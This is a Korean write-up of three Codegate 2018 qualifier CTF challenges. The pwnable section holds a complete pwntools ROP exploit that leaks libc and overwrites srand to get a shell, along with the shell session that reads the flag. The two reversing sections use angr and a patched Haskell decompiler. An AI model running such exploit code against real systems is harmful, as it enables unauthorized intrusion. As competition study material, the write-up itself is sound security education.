Codegate 2018

Quals

Write-up


Junior 8th

[sunghun7511@naver.com](mailto:sunghun7511@naver.com)

SHGroup

1. Pwnable – BaskinRobins31

31게임을 하는데, your\_turn 함수에 Stack BOF 취약점이 있다.



그냥 ROP 하면 된다.

from pwn import \*

context.arch = "amd64"

# context.log\_level = "DEBUG"

e = ELF("./BaskinRobins31")

isRemote = True

if isRemote:

p = remote("ch41l3ng3s.codegate.kr", 3131)

else:

p = process("./BaskinRobins31")

attach(p, "b \*0x0000000000400979\nc")

raw\_input("wait..")

p.recvuntil("### The one that take the last match win ###\n")

read\_got = 0x0

pppr = next(e.search(asm("pop rdi; pop rsi; pop rdx; ret")))

pr = next(e.search(asm("pop rdi; ret")))

payload = ""

payload += "4\x00" + "A"\*0xB6

payload += flat(pppr, 0x0, e.bss(), 0x8, e.plt["read"])

payload += flat(pr, e.got["puts"], e.plt["puts"])

payload += flat(pppr, 0x0, e.got["srand"], 0x8, e.plt["read"])

payload += flat(pr, e.bss(), e.plt["srand"])

p.sendlineafter("? (1-3)\n", payload)

p.recvuntil("rules...:( \n")

p.send("/bin/sh\x00")

recv = p.recv()[:-1]

puts\_got = u64(recv + "\x00"\*(8-len(recv)))

print("[\*] puts\_got is " + hex(puts\_got))

# libc6\_2.23-0ubuntu9\_amd64

p.send(p64(puts\_got - 0x6f690 + 0x45390))

p.interactive()

shgroup@ubuntu:/mnt/hgfs/Writeup/ctf/codegate/2018-Prequal/Pwnable/BaskinRobins31$ python solve.py

[\*] '/mnt/hgfs/Writeup/ctf/codegate/2018-Prequal/Pwnable/BaskinRobins31/BaskinRobins31'

Arch: amd64-64-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x400000)

[+] Opening connection to ch41l3ng3s.codegate.kr on port 3131: Done

[\*] puts\_got is 0x7f588403a690

[\*] Switching to interactive mode

$ ls

BaskinRobins31

flag

$ cat flag

flag{The Korean name of "Puss in boots" is "My mom is an alien"}

$

**Flag : The Korean name of "Puss in boots" is "My mom is an alien"**

2. Reversing - RedVelvet

파일을 실행하면 입력을 받고 끝낸다.

IDA를 사용해서 분석해보면 다음과 같이 func1~func15 를 호출하면서 검사를 한다.



Angr를 사용했다.

from angr import \*

p = Project("./RedVelvet", load\_options={'auto\_load\_libs': False})

ex = p.surveyors.Explorer(find=(0x0000000000401546, ), avoid=(0x00000000004007D0,))

ex.run()

print("\"" + ex.found[0].state.posix.dumps(0) + "\"")

print(ex.found[0].state.posix.dumps(0).encode("hex"))

돌렸더니 출력이

What\_You\_Wanna\_Be?:)\_lc\_la\*\*\x02\x0e\x8a\x8aJ\x0e\x8a\x8a\x1a\x1a\x02\x08\x0e\*JJ\x8a\*\x0e\n\x8a\*JJ\x02\x02J\x8a\x0b\x8a\*\x08\x00

와 같이 나왔다.


입력이 27글자이기 때문에 What\_You\_Wanna\_Be?:)\_lc\_la (+”\x00”) 까지 임을 알 수 있고,

lc를 la로 바꿔주면 플래그가 된다. What\_You\_Wanna\_Be?:)\_la\_la

**Flag : What\_You\_Wanna\_Be?:)\_la\_la**

3. Reversing - easy\_serial

파일을 다운받아서 먼저 IDA로 열어보면



다음과 같이 hs\_ 로 시작하는 함수명이 꽤 있는 것을 보고 컴파일된 하스켈 바이너리라는 것을 짐작할 수 있었다.

이를 보고 github 에 가서 하스켈 디컴파일러에 대해 검색해보니 Jonathan S 라는 사람이 올린hsdecomp 라는 라이브러리가 있었다.


일단 혹시나 하는 마음에 클론을 받아서

python ./runner.py ../easy


를 해봤지만, 오류가 났다. 메인 함수의 심볼을 찾을 수 없다는 것이다..

이러한 오류 몇 개를 고치고 나니, 일단 하스켈처럼 보이는 소스가 나왔다.

(<https://github.com/sunghun7511/hsdecomp> < 오류를 고친 디컴파일러 / Python 2.7 기반)



그러나 이를 알아보기 힘들어서 변수는 replace를 통해 바꾸고, 줄 바꿈을 통해 보기 쉽게 바꿨다.



이를 분석해봤더니, Input을 통해 받은 값을 #를 통해 3개 뭉텅이로 나누고, 각각 확인한다.

1. 첫 번째 값들은 그냥 한 글자씩 비교를 한다.
2. 두 번째 값들은 거꾸로 비교를 한다.
3. 세 번째 값들은 대문자, 소문자, 숫자 배열에서 각각 n번째 값과 비교를 한다.

이를 통해 다음과 같이 역연산 코드를 짜주면 된다.

def chrs(cs):

n = ""

for c in cs:

n += chr(c)

return n

def num(a):

return (chr(a + ord('1')))

def lo(a):

return (chr(a + ord('a')))

def up(a):

return (chr(a + ord('A')))

flag = ""

flag += chrs((70, 108, 97, 103, 123, 83, 48, 109, 101, 48, 102, 85, 53))

flag += "#"

flag += chrs((52, 114, 51, 76, 48, 48, 107, 105, 110, 103))

flag += "#"

flag += up(0) + lo(19) + up(19) + lo(7) + num(2) + up(18) + lo(19) + num(3) + lo(17) + lo(18)

print(flag)\

출력 결과는 다음과 같다.

Flag{S0me0fU5#4r3L00king#AtTh3St4rs

**Flag : S0me0fU5#4r3L00king#AtTh3St4rs**